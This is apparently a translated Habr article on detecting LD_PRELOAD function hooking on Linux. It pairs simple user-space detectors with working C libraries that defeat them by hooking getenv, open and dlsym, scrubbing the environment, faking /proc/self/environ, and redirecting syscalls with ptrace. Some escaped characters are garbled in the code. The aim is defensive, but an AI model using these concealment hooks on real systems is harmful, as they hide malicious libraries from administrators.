

This note was written in 2014, but I happened to fall under repression on Habr and it never saw the light of day. During the ban, I forgot about it, and now I found it in my drafts. I thought about deleting it, but perhaps it will be useful to someone.
In general, a little Friday admin reading on the topic of finding the 'enabled' LD_PRELOAD.
1. A brief aside for those unfamiliar with function overriding
Others can go straight to p.2.
Let's start with a classic example:
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main()
{
  srand (time(NULL));
  for(int i=0; i<5; i++){
    printf ("%dn", rand()%100);
  }
}
Compile without any flags:
$ gcc ./ld_rand.c -o ld_rand
And, predictably, we get 5 random numbers less than 100:
$ ./ld_rand
53
93
48
57
20
But let's imagine we don't have the source code of the program, and we need to change its behavior.
We'll create our own library with our own function prototype, for example:
int rand(){
  return 42;
}
$ gcc -shared -fPIC ./o_rand.c -o ld_rand.so
And now our random selection is quite predictable:
# LD_PRELOAD=$PWD/ld_rand.so ./ld_rand
42
42
42
42
42
This trick looks even more impressive if we first export our library through
$ export LD_PRELOAD=$PWD/ld_rand.so
or execute it beforehand
# echo "$PWD/ld_rand.so" > /etc/ld.so.preload
and then run the program in normal mode. We haven't changed a single line in the program's code, but its behavior now depends on the tiny function in our library. Moreover, at the time the program was written, the fake rand didn't even exist.
What made our program use the fake rand? Разберем по шагам.
When an application starts, certain libraries are loaded, which contain functions necessary for the program. We can look at them using ldd:
# ldd ./ld_rand
        linux-vdso.so.1 (0x00007ffc8b1f3000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe3da8af000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fe3daa7e000)
This list may vary depending on the OS version, but it must necessarily include the file libc.so. This library provides system calls and core functions such as open, malloc, printf etc. Our rand is also among them. Let's make sure of this:
# nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep " rand$"
000000000003aef0 T rand
Let's see if the set of libraries changes when using LD_PRELOAD
# LD_PRELOAD=$PWD/ld_rand.so ldd ./ld_rand
        linux-vdso.so.1 (0x00007ffea52ae000)
        /scripts/c/ldpreload/ld_rand.so (0x00007f690d3f9000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f690d230000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f690d405000)
It turns out that the established variable LD_PRELOAD forces our ld_rand.so to load even though the program itself doesn't require it. And since our function "rand" is loaded before rand from libc.so, it takes precedence.
Okay, we managed to replace the native function, but how can we ensure that its functionality is preserved while adding some actions? Let's modify our random:
#define _GNU_SOURCE
#include <dlfcn.h>
#include <stdio.h>

typedef int (*orig_rand_f_type)(void);

int rand()
{
  /* Выполняем некий код */
  printf("Evil injected coden");

  orig_rand_f_type orig_rand;
  orig_rand = (orig_rand_f_type)dlsym(RTLD_NEXT,"rand");
  return orig_rand();
}
Here, as our 'addition', we simply print one line of text, after which we create a pointer to the original function randTo obtain the address of this function, we will need dlsym — this is a function from the library libdl, which will find our rand in the stack of dynamic libraries. After that, we’ll call this function and return its value. Accordingly, we will need to add "-ldl" when compiling:
$ gcc -ldl -shared -fPIC ./o_rand_evil.c -o ld_rand_evil.so
$ LD_PRELOAD=$PWD/ld_rand_evil.so ./ld_rand
Evil injected code
66
Evil injected code
28
Evil injected code
93
Evil injected code
93
Evil injected code
95
And our program uses "native" rand, having first executed some inappropriate actions.
2. The torment of searching
Knowing about the potential threat, we want to detect what preload was executed. Clearly, the best way to detect it is to shove it into the kernel, but I was specifically interested in user-space detection options.
Next, I'll provide a couple of detection solutions and their refutations.
2.1. Let's start with a simple one
As mentioned earlier, you can specify the loaded library using the variable LD_PRELOAD or by writing it in the file /etc/ld.so.preload. Let's create two simple detectors.
The first one — for checking the set environment variable:
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

int main()
{
  char*  pGetenv = getenv("LD_PRELOAD");
  pGetenv != NULL ?
    printf("LD_PRELOAD (getenv) [+]n"):
    printf("LD_PRELOAD (getenv) [-]n");
}
The second — for checking the file opening:
#include <stdio.h>
#include <fcntl.h>

int main()
{
  open("/etc/ld.so.preload", O_RDONLY) != -1 ?
    printf("LD_PRELOAD (open) [+]n"):
    printf("LD_PRELOAD (open) [-]n");
}
We will load the libraries:
$ export LD_PRELOAD=$PWD/ld_rand.so
$ echo "$PWD/ld_rand.so" > /etc/ld.so.preload

$ ./detect_base_getenv
LD_PRELOAD (getenv) [+]
$ ./detect_base_open
LD_PRELOAD (open) [+]
Here and below [+] indicates successful detection.
Correspondingly, [-] indicates evasion of detection.
How effective is such a detector? First, let's deal with the environment variable:
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <dlfcn.h>

char* (*orig_getenv)(const char *) = NULL;
char* getenv(const char *name)
{
    if(!orig_getenv) orig_getenv = dlsym(RTLD_NEXT, "getenv");
    if(strcmp(name, "LD_PRELOAD") == 0) return NULL;
    return orig_getenv(name);
}
$ gcc -shared -fpic -ldl ./ld_undetect_getenv.c -o ./ld_undetect_getenv.so
$ LD_PRELOAD=./ld_undetect_getenv.so ./detect_base_getenv
LD_PRELOAD (getenv) [-]
Similarly, we also get rid of the check open:
#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <dlfcn.h>
#include <errno.h>

int (*orig_open)(const char*, int oflag) = NULL;

int open(const char *path, int oflag, ...)
{
    char real_path[256];
    if(!orig_open) orig_open = dlsym(RTLD_NEXT, "open");
    realpath(path, real_path);
    if(strcmp(real_path, "/etc/ld.so.preload") == 0){
        errno = ENOENT;
        return -1;
    }
    return orig_open(path, oflag);
}
$ gcc -shared -fpic -ldl ./ld_undetect_open.c -o ./ld_undetect_open.so
$ LD_PRELOAD=./ld_undetect_open.so ./detect_base_open
LD_PRELOAD (open) [-]
Yes, other ways of accessing the file can be used here, such as, open64, stat etc., but essentially, the same 5-10 lines of code are needed to deceive them.
2.2. Moving on
Above, we used getenv() to get the value LD_PRELOAD, but there is also a more “low-level” way to access ENV-variables. We won’t use intermediate functions, but will refer directly to the array **environ, which holds a copy of the environment:
#include <stdio.h>
#include <string.h>

extern char **environ;
int main(int argc, char **argv) {
  int i;
  char env[] = "LD_PRELOAD";
  if (environ != NULL)
    for (i = 0; environ[i] != NULL; i++)
    {
      char * pch;
      pch = strstr(environ[i],env);
      if(pch != NULL)
      {
        printf("LD_PRELOAD (**environ) [+]n");
        return 0;
      }
    }
  printf("LD_PRELOAD (**environ) [-]n");
  return 0;
}
Since here we read data directly from memory, this call cannot be intercepted, and our undetect_getenv does not interfere with intrusion detection anymore.
$ LD_PRELOAD=./ld_undetect_getenv.so ./detect_environ
LD_PRELOAD (**environ) [+]
Seemingly, the problem is solved? It is just beginning.
After the program is launched, the variable's value LD_PRELOAD in memory is no longer needed by the hackers, meaning it can be considered and removed before executing any instructions. Of course, modifying an array in memory is, at least, poor programming style, but can that really stop someone who is not particularly wishing us well?
To do this, we need to create our fake function init(), where we will intercept the established LD_PRELOAD and pass it to our linker:
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>

extern char **environ;
char *evil_env;
int (*orig_execve)(const char *path, char *const argv[], char *const envp[]) = NULL;


// Создаём фейковую версию init
// которая будет вызвана при загрузке программы
// до выполнения каких-либо инструкций

void evil_init()
{
  // Сначала сохраним текущее значение LD_PRELOAD
  static const char *ldpreload = "LD_PRELOAD";
  int len = strlen(getenv(ldpreload));
  evil_env = (char*) malloc(len+1);
  strcpy(evil_env, getenv(ldpreload));

  int i;
  char env[] = "LD_PRELOAD";
  if (environ != NULL)
    for (i = 0; environ[i] != NULL; i++) {
      char * pch;
      pch = strstr(environ[i],env);
      if(pch != NULL) {
        // Избавляемся от текущего LD_PRELOAD
        unsetenv(env);
        break;
      }
    }
}

int execve(const char *path, char *const argv[], char *const envp[])
{
  int i = 0, j = 0, k = -1, ret = 0;
  char** new_env;
  if(!orig_execve) orig_execve = dlsym(RTLD_NEXT,"execve");

  // Проверям не существует ли других установленных LD_PRELOAD
  for(i = 0; envp[i]; i++){
    if(strstr(envp[i], "LD_PRELOAD")) k = i;
  }
  // Если LD_PRELOAD не было установлено до нас, то добавим его
  if(k == -1){
    k = i;
    i++;
  }
  // Создаём новое окружение
  new_env = (char**) malloc((i+1)*sizeof(char*));

  // Копируем старое окружение, за исключением LD_PRELOAD
  for(j = 0; j < i; j++) {
    // перезаписываем или создаём LD_PRELOAD
    if(j == k) {
      new_env[j] = (char*) malloc(256);
      strcpy(new_env[j], "LD_PRELOAD=");
      strcat(new_env[j], evil_env);
    }
    else new_env[j] = (char*) envp[j];
  }
  new_env[i] = NULL;
  ret = orig_execve(path, argv, new_env);
  free(new_env[k]);
  free(new_env);
  return ret;
}
Let's execute and check:
$ gcc -shared -fpic -ldl -Wl,-init,evil_init  ./ld_undetect_environ.c -o ./ld_undetect_environ.so
$ LD_PRELOAD=./ld_undetect_environ.so ./detect_environ
LD_PRELOAD (**environ) [-]
2.3. /proc/self/
However, memory is not the last place where substitution can be detected LD_PRELOAD, there is also /proc/. Let's start with the obvious /proc/{PID}/environ.
In fact, there is a universal solution for undetecting **environ and /proc/self/environ. The problem lies in the 'improper' behavior unsetenv(env).
the correct variant
void evil_init()
{
  // First, save the current value of LD_PRELOAD
  static const char *ldpreload = "LD_PRELOAD";
  int len = strlen(getenv(ldpreload));
  evil_env = (char*) malloc(len+1);
  strcpy(evil_env, getenv(ldpreload));

  int i;
  char env[] = "LD_PRELOAD";
  if (environ != NULL)
    for (i = 0; environ[i] != NULL; i++) {
      char * pch;
      pch = strstr(environ[i],env);
      if(pch != NULL) {
        // Remove the current LD_PRELOAD
        //unsetenv(env);
        // Instead of unset, we just zero out our variable
        for(int j = 0; environ[i][j] != ' '; j++) environ[i][j] = ' ';
        break;
      }
    }
}
$ gcc -shared -fpic -ldl -Wl,-init,evil_init  ./ld_undetect_environ_2.c -o ./ld_undetect_environ_2.so
$ (LD_PRELOAD=./ld_undetect_environ_2.so cat /proc/self/environ; echo) | tr " 00" "n" | grep -F LD_PRELOAD
$
But let's assume we didn't find it and /proc/self/environ contains 'problematic' data.
First, let's try with our previous 'masking':
$ (LD_PRELOAD=./ld_undetect_environ.so cat /proc/self/environ; echo) | tr " 00" "n" | grep -F LD_PRELOAD
LD_PRELOAD=./ld_undetect_environ.so
cat uses the same open(), so the solution is similar to what was done in p.2.1, but now we create a temporary file where we copy the values of the true memory excluding strings containing LD_PRELOAD.
#define _GNU_SOURCE
#include <dlfcn.h>

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <unistd.h>
#include <limits.h>
#include <errno.h>

#define BUFFER_SIZE 256

int (*orig_open)(const char*, int oflag) = NULL;
char *soname = "fakememory_preload.so";

char *sstrstr(char *str, const char *sub)
{
  int i, found;
  char *ptr;
  found = 0;
  for(ptr = str; *ptr != ' '; ptr++) {
    found = 1;
    for(i = 0; found == 1 && sub[i] != ' '; i++){
      if(sub[i] != ptr[i]) found = 0;
    }
    if(found == 1)
      break;
  }
  if(found == 0)
    return NULL;
  return ptr + i;
}

void fakeMaps(char *original_path, char *fake_path, char *pattern)
{
  int fd;
  char buffer[BUFFER_SIZE];
  int bytes = -1;
  int wbytes = -1;
  int k = 0;

  pid_t pid = getpid();

  int fh;
  if ((fh=orig_open(fake_path,O_CREAT|O_WRONLY))==-1) {
    printf("LD: Cannot open write-file [%s] (%d) (%s)n", fake_path, errno, strerror(errno));
    exit (42);
  }
  if((fd=orig_open(original_path, O_RDONLY))==-1) {
    printf("LD: Cannot open read-file.n");
    exit(42);
  }
  do
  {
    char t = 0;
    bytes = read(fd, &t, 1);
    buffer[k++] = t;
    //printf("%c", t);
    if(t == ' ') {
      //printf("n");

      if(!sstrstr(buffer, "LD_PRELOAD")) {
        if((wbytes = write(fh,buffer,k))==-1) {
          //printf("write errorn");
        }
        else {
          //printf("writed %dn", wbytes);
        }
      }
      k = 0;
    }
  }
  while(bytes != 0);

  close(fd);
  close(fh);
}

int open(const char *path, int oflag, ...)
{
  char real_path[PATH_MAX], proc_path[PATH_MAX], proc_path_0[PATH_MAX];
  pid_t pid = getpid();
  if(!orig_open)
  orig_open = dlsym(RTLD_NEXT, "open");
  realpath(path, real_path);
  snprintf(proc_path, PATH_MAX, "/proc/%d/environ", pid);

  if(strcmp(real_path, proc_path) == 0) {
    snprintf(proc_path, PATH_MAX, "/tmp/%d.fakemaps", pid);
    realpath(proc_path_0, proc_path);

    fakeMaps(real_path, proc_path, soname);
    return orig_open(proc_path, oflag);
  }
  return orig_open(path, oflag);
}
And this stage is complete:
$ (LD_PRELOAD=./ld_undetect_proc_environ.so cat /proc/self/environ; echo) | tr " 00" "n" | grep -F LD_PRELOAD
$

The next obvious place is /proc/self/maps. There's no point in lingering there. The solution is absolutely identical to the previous one: we copy the data from the file excluding strings between libc.so and ld.so.
2.4. Chokepoint's version
I especially liked this solution for its simplicity. We compare the addresses of functions loaded directly from libc, and the 'NEXT' addresses.
#define _GNU_SOURCE

#include <stdio.h>
#include <dlfcn.h>

#define LIBC "/lib/x86_64-linux-gnu/libc.so.6"

int main(int argc, char *argv[]) {
  void *libc = dlopen(LIBC, RTLD_LAZY); // Open up libc directly
  char *syscall_open = "open";
  int i;
  void *(*libc_func)();
  void *(*next_func)();

  libc_func = dlsym(libc, syscall_open);
  next_func = dlsym(RTLD_NEXT, syscall_open);
  if (libc_func != next_func) {
    printf("LD_PRELOAD (syscall - %s) [+]n", syscall_open);
    printf("Libc address: %pn", libc_func);
    printf("Next address: %pn", next_func);
  }
  else {
    printf("LD_PRELOAD (syscall - %s) [-]n", syscall_open);
  }
  return 0;
}
We load the library with the interception of 'open()' and check:
$ export LD_PRELOAD=$PWD/ld_undetect_open.so
$ ./detect_chokepoint
LD_PRELOAD (syscall - open) [+]
Libc address: 0x7fa86893b160
Next address: 0x7fa868a26135
The refutation turned out to be even simpler:
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dlfcn.h>

extern void * _dl_sym (void *, const char *, void *);
void * dlsym (void * handle, const char * symbol)
{
  return _dl_sym (handle, symbol, dlsym);
}
# LD_PRELOAD=./ld_undetect_chokepoint.so ./detect_chokepoint
LD_PRELOAD (syscall - open) [-]
2.5. Syscalls
It would seem that's it, but let's dig a bit more. If we direct the syscall straight to the kernel, it will bypass the entire interception process. The solution below is, of course, architecture-dependent (x86_64). Let's try to implement detection for opening ld.so.preload.
#include <stdio.h>
#include <sys/stat.h>
#include <fcntl.h>

#define BUFFER_SIZE 256

int syscall_open(char *path, long oflag)
{
    int fd = -1;
    __asm__ (
             "mov $2, %%rax;" // Open syscall number
             "mov %1, %%rdi;" // Address of our string
             "mov %2, %%rsi;" // Open mode
             "mov $0, %%rdx;" // No create mode
             "syscall;"       // Straight to ring0
             "mov %%eax, %0;" // Returned file descriptor
             :"=r" (fd)
             :"m" (path), "m" (oflag)
             :"rax", "rdi", "rsi", "rdx"
             );
    return fd;
 }
int main()
{
    syscall_open("/etc/ld.so.preload", O_RDONLY) > 0 ?
      printf("LD_PRELOAD (open syscall) [+]n"):
      printf("LD_PRELOAD (open syscall) [-]n");

}
$ ./detect_syscall
LD_PRELOAD (open syscall) [+]
And this task has a solution. An excerpt from man‘s:
ptrace is a mechanism that allows a parent process to observe and control the execution of another process, inspect and modify its data and registers. This function is usually used to create breakpoints in debugging programs and track system calls.
The parent process can start tracing by first calling the fork(2) function, and then the resulting child process can execute PTRACE_TRACEME, which is typically followed by executing exec(3). On the other hand, the parent process can start debugging an existing process using PTRACE_ATTACH.
When tracing, the child process is stopped each time it receives a signal, even if that signal is ignored. (An exception is SIGKILL, which works normally.) The parent process will be notified of this by calling wait(2), after which it can inspect and modify the contents of the child process before it resumes. After that, the parent process allows the child to continue, sometimes ignoring the signal sent to it or sending another signal instead).
Thus, the solution is to track the process by stopping it before each syscall and, if necessary, redirecting the flow to the trap function.
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <limits.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <sys/reg.h>
#include <sys/user.h>
#include <asm/unistd.h>
#if defined(__x86_64__)
#define REG_SYSCALL ORIG_RAX
#define REG_SP rsp
#define REG_IP rip
#endif
long NOHOOK = 0;
long evil_open(const char *path, long oflag, long cflag)
{
char real_path[PATH_MAX], maps_path[PATH_MAX];
long ret;
pid_t pid;
pid = getpid();
realpath(path, real_path);
if(strcmp(real_path, "/etc/ld.so.preload") == 0)
{
errno = ENOENT;
ret = -1;
}
else
{
NOHOOK = 1; // Entering NOHOOK section
ret = open(path, oflag, cflag);
}
// Exiting NOHOOK section
NOHOOK = 0;
return ret;
}
void init()
{
pid_t program;
// Форкаем дочерний процесс
program = fork();
if(program != 0) {
int status;
long syscall_nr;
struct user_regs_struct regs;
// Подключаемся к дочернему процессу
if(ptrace(PTRACE_ATTACH, program) != 0) {
printf("Failed to attach to the program.n");
exit(1);
}
waitpid(program, &status, 0);
// Отслеживаем только SYSCALLs
ptrace(PTRACE_SETOPTIONS, program, 0, PTRACE_O_TRACESYSGOOD);
while(1) {
ptrace(PTRACE_SYSCALL, program, 0, 0);
waitpid(program, &status, 0);
if(WIFEXITED(status) || WIFSIGNALED(status)) break;
else if(WIFSTOPPED(status) && WSTOPSIG(status) == SIGTRAP|0x80) {
// Получаем номер системного вызова
syscall_nr = ptrace(PTRACE_PEEKUSER, program, sizeof(long)*REG_SYSCALL);
if(syscall_nr == __NR_open) {
// Читаем слово из памяти дочернего процесса
NOHOOK = ptrace(PTRACE_PEEKDATA, program, (void*)&NOHOOK);
// Перехватываем вызов
if(!NOHOOK) {
// Копируем регистры дочернего процесса
// в переменную regs родительского
ptrace(PTRACE_GETREGS, program, 0, ®s);
// Push return address on the stack
regs.REG_SP -= sizeof(long);
// Копируем слово в память дочернего процесса
ptrace(PTRACE_POKEDATA, program, (void*)regs.REG_SP, regs.REG_IP);
// Устанавливаем RIP по адресу evil_open
regs.REG_IP = (unsigned long) evil_open;
// Записываем состояние регистров процесса
ptrace(PTRACE_SETREGS, program, 0, ®s);
}
}
ptrace(PTRACE_SYSCALL, program, 0, 0);
waitpid(program, &status, 0);
}
}
exit(0);
}
else {
sleep(0);
}
}
Checking:
$ ./detect_syscall
LD_PRELOAD (open syscall) [+]
$ LD_PRELOAD=./ld_undetect_syscall.so ./detect_syscall
LD_PRELOAD (open syscall) [-]
+0-0=5
Huge thanks to
, whose articles, source codes, and comments did much more than I did to make this note appear here.
Source: habr.com
